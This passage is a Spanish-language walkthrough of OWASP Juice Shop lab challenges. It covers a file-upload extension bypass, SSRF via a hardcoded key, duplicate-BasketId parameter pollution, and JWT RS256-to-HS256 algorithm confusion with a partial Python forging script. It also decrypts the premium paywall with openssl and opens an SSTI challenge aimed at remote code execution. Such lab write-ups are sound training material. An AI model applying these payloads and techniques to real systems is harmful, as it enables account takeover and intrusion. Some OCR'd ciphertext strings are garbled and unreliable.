
El formulario de "Quejas" (Complaint) permite a los usuarios subir facturas, pero la interfaz web restringe los archivos permitidos únicamente a extensiones .pdf o .zip. Sin embargo, esta validación de seguridad no se aplica correctamente en el lado del servidor. Un atacante puede eludir la restricción interceptando la petición HTTP y modificando manualmente el nombre y la extensión del archivo, permitiendo la subida de tipos de archivo no autorizados (como .txt, scripts, etc.).

Pasos de la solución (PoC):


- **Preparación del Archivo:** Dado que el navegador valida la extensión antes de enviar, primero creamos un archivo válido "falso" en nuestra máquina atacante (Kali Linux) para poder seleccionarlo en el formulario. Creamos un archivo llamado trampa.pdf mediante la terminal.


- **Navegación:** Accedemos a la sección de "Complaint" en la aplicación, rellenamos el mensaje de la queja y seleccionamos nuestro archivo trampa.pdf en el campo "Invoice". El navegador nos permite seleccionarlo porque cumple con la extensión esperada.

- **Intercepción y Manipulación:** Interceptamos la petición de envío (POST /file-upload) con Burp Suite y la enviamos al **Repeater**. Localizamos la cabecera Content-Disposition donde se define el archivo adjunto. Modificamos el parámetro filename="trampa.pdf" cambiándolo por una extensión no permitida, dejándolo como filename="trampa.txt".



- **Ejecución y Verificación:** Enviamos la petición modificada. El servidor responde con un código de estado HTTP/1.1 204 No Content, lo que indica que ha aceptado y procesado el archivo correctamente a pesar de ser un .txt. Esto confirma la vulnerabilidad y activa la resolución del reto en la plataforma.





Reto 6: SSRF (Server-Side Request Forgery) | Dificultad: ⭐⭐⭐⭐⭐⭐

Descripción: La funcionalidad de carga de imágenes de perfil permite a los usuarios especificar una URL externa. Sin embargo, debido a la falta de validación de destinos, es posible realizar un ataque SSRF obligando al servidor a procesar peticiones hacia su propia infraestructura interna (localhost).

Pasos de la solución (PoC):

1. Reconocimiento y Análisis de Código (White Box / OSINT): Dado que la aplicación es de código abierto, en lugar de realizar ingeniería inversa a ciegas, procedimos a realizar una auditoría del código fuente disponible en el repositorio público del proyecto. Analizando la lógica del backend (archivos de rutas y verificación), identificamos un bloque de código crítico que maneja desafíos del lado del servidor. En las capturas adjuntas se observa cómo el código busca explícitamente la cadena /solve/challenges/server-side y valida una clave de acceso hardcodeada (quemada en el código):

- **Validación de ruta:** Se detecta que el servidor busca la subcadena solve/challenges/server-side.
- **Extracción de Credenciales:** Localizamos la comparación directa que expone la clave necesaria para completar el reto: key=tRy_H4rd3r_n0thIng_iS_Imp0ssibl3.


routes/verify.ts — TypeScript · master

```
89  }
90
91  export const serverSideChallenges = () => (req: Request, res: Response, next: NextFunction) => {
92    if (req.query.key === 'tRy_H4rd3r_n0thIng_iS_Imp0ssibl3') {
93      if (challengeUtils.notSolved(challenges.sstiChallenge) && req.app.locals.abused_ssti_bug === true) {
94        challengeUtils.solve(challenges.sstiChallenge)
95        res.status(204).send()
```

test/cypress/e2e/profile.spec.ts — TypeScript · master

```
9         cy.get('#url').type(
10          `${Cypress.config('baseUrl')}/solve/challenges/server-side?key=tRy_H4rd3r_n0thIng_iS_Imp0ssibl3`
11        )

59            cy.request(
60              '/solve/challenges/server-side?key=tRy_H4rd3r_n0thIng_iS_Imp0ssibl3'
61            )
```


2. Navegación: Accedemos a la aplicación web como un usuario autenticado y nos dirigimos a la sección de **"User Profile"** (Perfil de Usuario).



3. Explotación: Utilizamos la funcionalidad legítima de la aplicación "Link Image" . Introducimos directamente en el campo del navegador la URL maliciosa construida con la información obtenida en el paso 1, apuntando a la interfaz de loopback del servidor:

http://localhost:3000/solve/challenges/server-side?key=tRy_H4rd3r_n0thIng_iS_Imp0ssibl3

4. Verificación: Al pulsar el botón **"Link Image"**, el servidor procesa la petición enviada desde el frontend. Al detectar que la URL interna contiene la clave correcta (validada por el código que analizamos anteriormente), ejecuta la función de resolución y marca el desafío como completado exitosamente.



Reto 7: Manipulate Basket (Manipulación de Cesta) | Dificultad: ⭐⭐⭐


Descripción: La aplicación presenta una vulnerabilidad de **Control de Acceso Roto** (Broken Access Control) combinada con una posible **Contaminación de Parámetros HTTP** (HPP). La API encargada de añadir productos al carrito (/api/BasketItems) no valida correctamente la integridad de los parámetros enviados en el cuerpo JSON. Esto permite a un atacante enviar el parámetro BasketId duplicado para evadir controles de seguridad o confundir al backend sobre en qué cesta debe depositarse el artículo.

Pasos de la solución (PoC):

1. Reconocimiento y Análisis de Tráfico (Intercepción): Utilizando un proxy de intercepción (Burp Suite), analizamos el flujo de la petición POST al endpoint /api/BasketItems/ cuando un usuario añade un producto. Observamos que el servidor acepta un objeto JSON con los detalles del producto y la cesta.

2. Navegación y Preparación: Iniciamos sesión con un usuario legítimo (ej. ramon@ramon.es) para obtener un token de sesión válido, asegurando que el servidor procese nuestra petición sin devolver un error de autorización (401).


3. Explotación (Parameter Pollution): Interceptamos la petición de añadir un producto y modificamos el cuerpo del mensaje (JSON). En lugar de simplemente cambiar el ID, inyectamos un **segundo parámetro BasketId** apuntando a la cesta de la víctima (Admin/ID 1), manteniendo el original o uno propio para intentar evadir filtros de validación.




```
{
        "ProductId":5,
        "BasketId":"6",
        "quantity":1,
        "BasketId":"1"
}
```

4. Verificación: Al enviar la petición manipulada, el servidor responde con un **200 OK**. Esto confirma que el backend procesó el JSON con los parámetros duplicados y ejecutó la acción

sobre el BasketId objetivo. La aplicación muestra inmediatamente la notificación **"Challenge Solved: Manipulate Basket"**.




Reto 8: Forged Signed JWT | Dificultad: ⭐⭐⭐⭐⭐⭐

Descripción: La aplicación utiliza JSON Web Tokens (JWT) para manejar la autenticación. Originalmente, estos tokens están firmados con un algoritmo asimétrico (RS256) usando una clave privada. Sin embargo, la librería de verificación en el servidor es vulnerable a un ataque de confusión de algoritmos. Si cambiamos la cabecera del token para que use un algoritmo simétrico (HS256), el servidor intentará verificar la firma utilizando su propia clave pública (jwt.pub) como si fuera la contraseña secreta (HMAC secret). Esto nos permite forjar tokens de administrador válidos simplemente teniendo acceso a la clave pública.

Pasos de la solución (PoC):

1. Reconocimiento y Obtención de la Clave Pública: Primero, enumeramos los directorios del servidor y encontramos una carpeta expuesta llamada /encryptionkeys. Dentro, localizamos y descargamos el archivo jwt.pub, que es la clave pública RSA utilizada para verificar los tokens legítimos.




2. Desarrollo del Exploit (Python): Creamos un script en Python para explotar la vulnerabilidad. El objetivo es falsificar un token para el usuario rsa_lord@juice-sh.op (requerido específicamente por el reto). El script realiza lo siguiente:

- Carga el contenido de jwt.pub.
- Fuerza la cabecera del JWT a usar alg: "HS256".
- Construye un payload malicioso asignando el correo rsa_lord@juice-sh.op y el rol de admin.
- Firma el token usando el contenido de jwt.pub como clave secreta HMAC.


```python
import hmac
import hashlib
import base64
import json
import sys

# CONFIGURACIÓN
PUBLIC_KEY_FILE = "jwt.pub"

# MODIFICA EL PAYLOAD AQUÍ SEGÚN TU RETO
payload = {
    "data": {
        "id": 666,
        "username": "rsa_lord",
        "email": "rsa_lord@juice-sh.op",
        "password": "hack",
        "role": "admin",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "/assets/public/images/uploads/default.svg",
        "totpSecret": "",
        "isActive": True,
        "deletedAt": None
    },
    "iat": 1765452253,
    "exp": 1796988253
}

def b64_url_encode(data):
    """Codifica en Base64URL sin padding (estándar JWT)."""
    return base64.urlsafe_b64encode(data).rstrip(b'=')

def exploit():
    try:
        # 1. Cargar la clave pública tal cual (como texto)
        with open(PUBLIC_KEY_FILE, "r") as f:
            key_content = f.read()

        # Nos aseguramos de que sea bytes para el HMAC
        key_bytes = key_content.encode() if isinstance(key_content, str) else key_content

        print(f"[*] Clave cargada desde {PUBLIC_KEY_FILE}")
```

3. Generación del Token Falsificado: Ejecutamos el script en nuestra terminal. El programa nos devuelve un JWT completo, firmado correctamente según la lógica defectuosa del servidor.



4. Inyección en el Navegador: Accedemos a las herramientas de desarrollador (F12), vamos a la pestaña Application (o Almacenamiento) > Local Storage. Localizamos la clave token y sustituimos su valor legítimo por el token falsificado que acabamos de generar con Python.

5. Verificación: Al recargar la página, el servidor acepta nuestro token manipulado como válido. La sesión se inicia automáticamente como el usuario rsa_lord, otorgándonos privilegios de administrador y mostrando el banner de "Challenge Solved: Forged Signed JWT".



Reto 9: Premium Paywall (Fallo Criptográfico) | Dificultad: ⭐⭐⭐

Descripción: La aplicación protege el acceso a su sección "Premium" ocultando la URL real mediante un cifrado. Sin embargo, incurre en una vulnerabilidad crítica de **Fallo Criptográfico** (Cryptographic Failure) al incluir las claves de descifrado (Key e IV) directamente en el código fuente del frontend (main.js). Esto permite a cualquier usuario analizar el código, extraer las claves y descifrar la ubicación del contenido restringido sin realizar el pago correspondiente.


Pasos de la solución (PoC):

1. Reconocimiento y Obtención del Cifrado: Navegando por la aplicación (o revisando la documentación oficial/enlaces internos), identificamos una cadena de texto sospechosamente larga y codificada que parece corresponder a una URL oculta en el main.js.

- *Cadena interceptada (Ciphertext):* IUvLwRfbBjyLmStF9xFL6ckJ.Fngyd9LFv1.js.Fngyd9LFv1.js.JdFNwKJuF+0xUF07CeCeqYFxa+QJVVa0gNbaQYKUvNvn///UBe7E95c+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UufCD1Dujg==


```
<!--<i class="far fa-gem"></i> Font Awesome fontawesome.com-->
<!--
IvLuRfBJYlmStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq+OJVVa0gNbqgYkUNvn//
UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjg==
-->
```

2. Auditoría de Código Fuente (Source Code Review): Utilizando las herramientas de desarrollador del navegador (F12 > Debugger/Sources), inspeccionamos el archivo principal de la lógica de la aplicación (main.js). Realizamos una búsqueda de términos clave como "encryptionkeys", "AES" o "decrypt". *Hallazgo:* Encontramos una función de descifrado donde las credenciales criptográficas están "quemadas" (hardcoded) en texto plano:




3. Explotación (Descifrado con OpenSSL): En lugar de herramientas gráficas, utilizamos la terminal de Linux y la utilidad **openssl** para realizar el descifrado directo usando el algoritmo AES-256-CBC con las claves obtenidas.

echo "IvLuRfbJYlmStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPdTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq+0JVVa0gNbaQYKUvNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UufCD1DUjg==" | openssl enc -d -aes-256-cbc -K EA99A61D92D2955B1E9285B55BF2AD42 -iv 1337133713371337 -a -A



4. Verificación: La terminal devuelve la URL descifrada en texto plano: /this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us. Para completar el reto se debe meter en la URL junto al localhost y el puerto.



Reto 10: Server-Side Template Injection (SSTI) | Dificultad: ⭐⭐⭐⭐⭐⭐

Descripción: La aplicación utiliza un motor de plantillas (PugJS) en el servidor para generar dinámicamente el "Username" del usuario. Sin embargo, no sanitiza correctamente la entrada, lo que permite una **inyección de Plantillas del Lado del Servidor (SSTI)**. Aprovechando esto, podemos inyectar código JavaScript nativo de Node.js que se ejecutará directamente en el servidor backend, permitiéndonos Ejecución Remota de Comandos (RCE) para descargar y ejecutar un malware, completando así el reto.

